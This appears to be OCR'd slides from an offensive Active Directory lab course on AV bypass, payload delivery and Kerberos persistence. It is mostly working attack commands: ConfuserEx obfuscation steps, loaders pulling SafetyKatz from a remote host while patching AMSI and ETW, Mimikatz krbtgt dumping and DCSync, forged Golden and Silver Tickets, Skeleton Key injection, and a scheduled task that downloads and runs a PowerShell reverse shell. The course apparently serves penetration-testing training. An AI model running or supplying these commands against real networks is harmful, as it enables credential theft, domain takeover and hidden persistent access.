
#
```

Offensive .NET - Tradecraft - AV bypass - Obfuscation

Launch ConfuserEx

- In Project tab select the Base Directory where the binary file is located.
- In Project tab Select the Binary File that we want to obfuscate.
- In Settings tab add the rules.
- In Settings tab edit the rule and select the preset as 'Normal'.
- In Protect tab click on the protect button.

We will find the new obfuscated binary in the Confused folder under the Base Directory.



Offensive .NET - Tradecraft - Payload Delivery

- We can use NetLoader (<https://github.com/Flangvik/NetLoader>) to deliver our binary payloads.
- It can be used to load binary from filepath or URL and patch AMSI & ETW while executing.

```
C:\Users\Public\Loader.exe -path  
http://192.168.100.x/SafetyKatz.exe
```

- We also have AssemblyLoad.exe that can be used to load the Netloader in-memory from a URL which then loads a binary from a filepath or URL.


```
C:\Users\Public\AssemblyLoad.exe  
http://192.168.100.x/Loader.exe -path  
http://192.168.100.x/SafetyKatz.exe
```

Learning Objective 7

- Identify a machine in the target domain where a Domain Admin session is available.
- Compromise the machine and escalate privileges to Domain Admin
 - Using access to dcorp-ci
 - Using derivative local admin

Active Directory Domain Dominance


- There is much more to Active Directory than "just" the Domain Admin.
- Once we have DA privileges new avenues of persistence, escalation to EA and attacks across trust open up!
- Let's have a look at abusing trust within domain, across domains and forests and various attacks on Kerberos.



About Kerberos

- Kerberos is the basis of authentication in a Windows Active Directory environment.
- Clients (programs on behalf of a user) need to obtain tickets from Key Distribution Center (KDC) which is a service running on the domain controller. These tickets represent the client's credentials.!
- Therefore, Kerberos is understandably a very interesting target of abuse!


About Kerberos



Persistence - Golden Ticket

- A golden ticket is signed and encrypted by the hash of krbtgt account which makes it a valid TGT ticket.
- Since user account validation is not done by Domain Controller (KDC service) until TGT is older than 20 minutes, we can use even deleted/revoked accounts.
- The krbtgt user hash could be used to impersonate any user with any privileges from even a non-domain machine.
- As a good practice, it is recommended to change the password of the krbtgt account twice as password history is maintained for the account.

Persistence - Golden Ticket



Persistence - Golden Ticket

- Execute mimikatz on DC as DA to get krbtgt hash

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -  
Computername dcorp-dc
```

- On any machine

```
Invoke-Mimikatz -Command '"kerberos::golden  
/User:Administrator /domain:dollarcorp.moneycorp.local  
/sid:S-1-5-21-1874506631-3219952063-538504511  
/krbtgt:ff46a9d8bd66c6efd77603da26796f35 id:500  
/groups:512 /startoffset:0 /endin:600 /renewmax:10080  
/ptt"'
```

Persistence - Golden Ticket

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module
/User:Administrator	Username for which the TGT is generated
/domain:dollarcorp.moneycorp.local	Domain FQDN
/sid:s-1-5-21-1874506631-3219952063-538504511	SID of the domain
/krbtgt:ff46a9d8bd66c6efd77603da26796f35	NTLM (RC4) hash of the krbtgt account. Use /aes128 and /aes256 for using AES keys which is more silent.
/id:500 /groups:512	Optional User RID (default 500) and Group default 513 512 520 518 519)
/ptt or /ticket	Injects the ticket in current PowerShell process - no need to save the ticket on disk Saves the ticket to a file for later use

Persistence - Golden Ticket

Invoke-Mimikatz -Command	
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future.
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

Persistence - Golden Ticket

- To use the DCSync feature for getting krbtgt hash execute the below command with DA privileges (or a user that has replication rights on the domain object):


```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\krbtgt"'
```

- Using the DCSync option needs no code execution (no need to run **Invoke-Mimikatz**) on the target DC.

Learning Objective 8

- Extract secrets from the domain controller of dollarcorp
- Using the secrets of krbtgt account, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.

Persistence - Silver Ticket



Persistence - Silver Ticket

- A valid TGS (Golden ticket is TGT).
- Encrypted and Signed by the hash of the service account (Golden ticket is signed by hash of krbtgt) of the service running with that account.
- Services rarely check PAC (Privileged Attribute Certificate).
- Services will allow access only to the services themselves.
- Reasonable persistence period (default 30 days for computer accounts).

Persistence - Silver Ticket

- Using hash of the Domain Controller computer account, below command provides access to shares on the DC.

```
Invoke-Mimikatz -Command '"kerberos::golden  
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-  
1874506631-3219952063-538504511 /target:dcorp-  
dc.dollarcorp.moneycorp.local /service:CIFS  
/rc4:6f5b5acaf7433b3282ac22e21e62ff22  
/user:Administrator /ptt"'
```

- Similar command can be used for any other service on a machine.
Which services? HOST, RPCSS, HTTP and many more.

Persistence - Silver Ticket

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module (there is no Silver module!)
/user:Administrator	Username for which the TGT is generated
/domain:dollarcorp.moneycorp.local	Domain FQDN
/sid:S-1-5-21-1874506631-3219952063-538504511	SID of the domain
/target:dcorp-dc.dollarcorp.moneycorp.local	Target server FQDN
/service:cifs	The SPN name of service for which TGS is to be created
/rc4:6f5b5acaf7433b3282ac22e21e62ff22	NTLM (RC4) hash of the service account. Use /aes128 and /aes256 for using AES keys which is more silent
/id:500 /groups:512	Optional User RID (default 500) and Group (default 513 512 520 518 519)
/ptt	Injects the ticket in current PowerShell process - no need to save the ticket on disk

Persistence - Silver Ticket

Invoke-Mimikatz -Command	
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future.
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

Persistence - Silver Ticket

- There are various ways of achieving command execution using Silver tickets.
- Create a silver ticket for the HOST SPN which will allow us to schedule a task on the target:

```
Invoke-Mimikatz -Command '"kerberos::golden  
/domain:dollarcorp.moneycorp.local /sid:s-1-5-21-  
1874506631-3219952063-538504511 /target:dcorp-  
dc.dollarcorp.moneycorp.local /service:HOST  
/rc4:6f5b5acaf7433b3282ac22e21e62ff22  
/user:Administrator /ptt"'
```

Persistence - Silver Ticket

- Schedule and execute a task.

```
schtasks /create /s dcorp-dc.dollarcorp.moneycorp.local  
/SC Weekly /RU "NT Authority\SYSTEM" /TN "STCheck" /TR  
"powershell.exe -c 'iex (New-Object  
Net.WebClient).DownloadString(''http://192.168.100.1:808  
0/Invoke-PowerShellTcp.ps1''')'"
```

```
schtasks /Run /s dcorp-dc.dollarcorp.moneycorp.local /TN  
"STCheck"
```

Learning Objective 9

- During the additional lab time
- Try to get command execution on the domain controller by creating silver tickets for:
 - HOST service
 - WMI

Persistence – Skeleton Key

- Skeleton key is a persistence technique where it is possible to patch a Domain Controller (lsass process) so that it allows access as any user with a single password.
- The attack was discovered by Dell Secureworks used in a malware named the Skeleton Key malware.
- All the publicly known methods are NOT persistent across reboots.
- Yet again, mimikatz to the rescue.

Persistence – Skeleton Key

- Use the below command to inject a skeleton key (password would be mimikatz) on a Domain Controller of choice. DA privileges required
`Invoke-Mimikatz -Command '"privilege::debug"
"misc::skeleton"' -ComputerName dcorp-
dc.dollarcorp.moneycorp.local`
- Now, it is possible to access any machine with a valid username and password as "mimikatz"
`Enter-PSSession -Computername dcorp-dc -credential
dcorp\Administrator`

Persistence – Skeleton Key

- In case lsass is running as a protected process, we can still use Skeleton Key but it needs the mimikatz driver (mimidrv.sys) on disk of the target DC:

```
mimikatz # privilege::debug
```

```
mimikatz # !+
```

```
mimikatz # !processprotect /process:lsass.exe /remove
```

```
mimikatz # misc::skeleton
```

```
mimikatz # !-
```

- Note that above would be very noisy in logs - Service installation (Kernel mode driver)


Learning Objective 10

- Use Domain Admin privileges obtained earlier to execute the Skeleton Key attack.

Persistence – DSRM

- DSRM is Directory Services Restore Mode.
- There is a local administrator on every DC called "Administrator" whose password is the DSRM password.
- DSRM password (SafeModePassword) is required when a server is promoted to Domain Controller and it is rarely changed.
- After altering the configuration on the DC, it is possible to pass the NTLM hash of this user to access the DC.

Persistence – DSRM



Persistence – DSRM

- Dump DSRM password (needs DA privs)
`Invoke-Mimikatz -Command '"token::elevate"
"lsadump::sam"' -Computername dcorp-dc`
- Compare the Administrator hash with the Administrator hash of below command
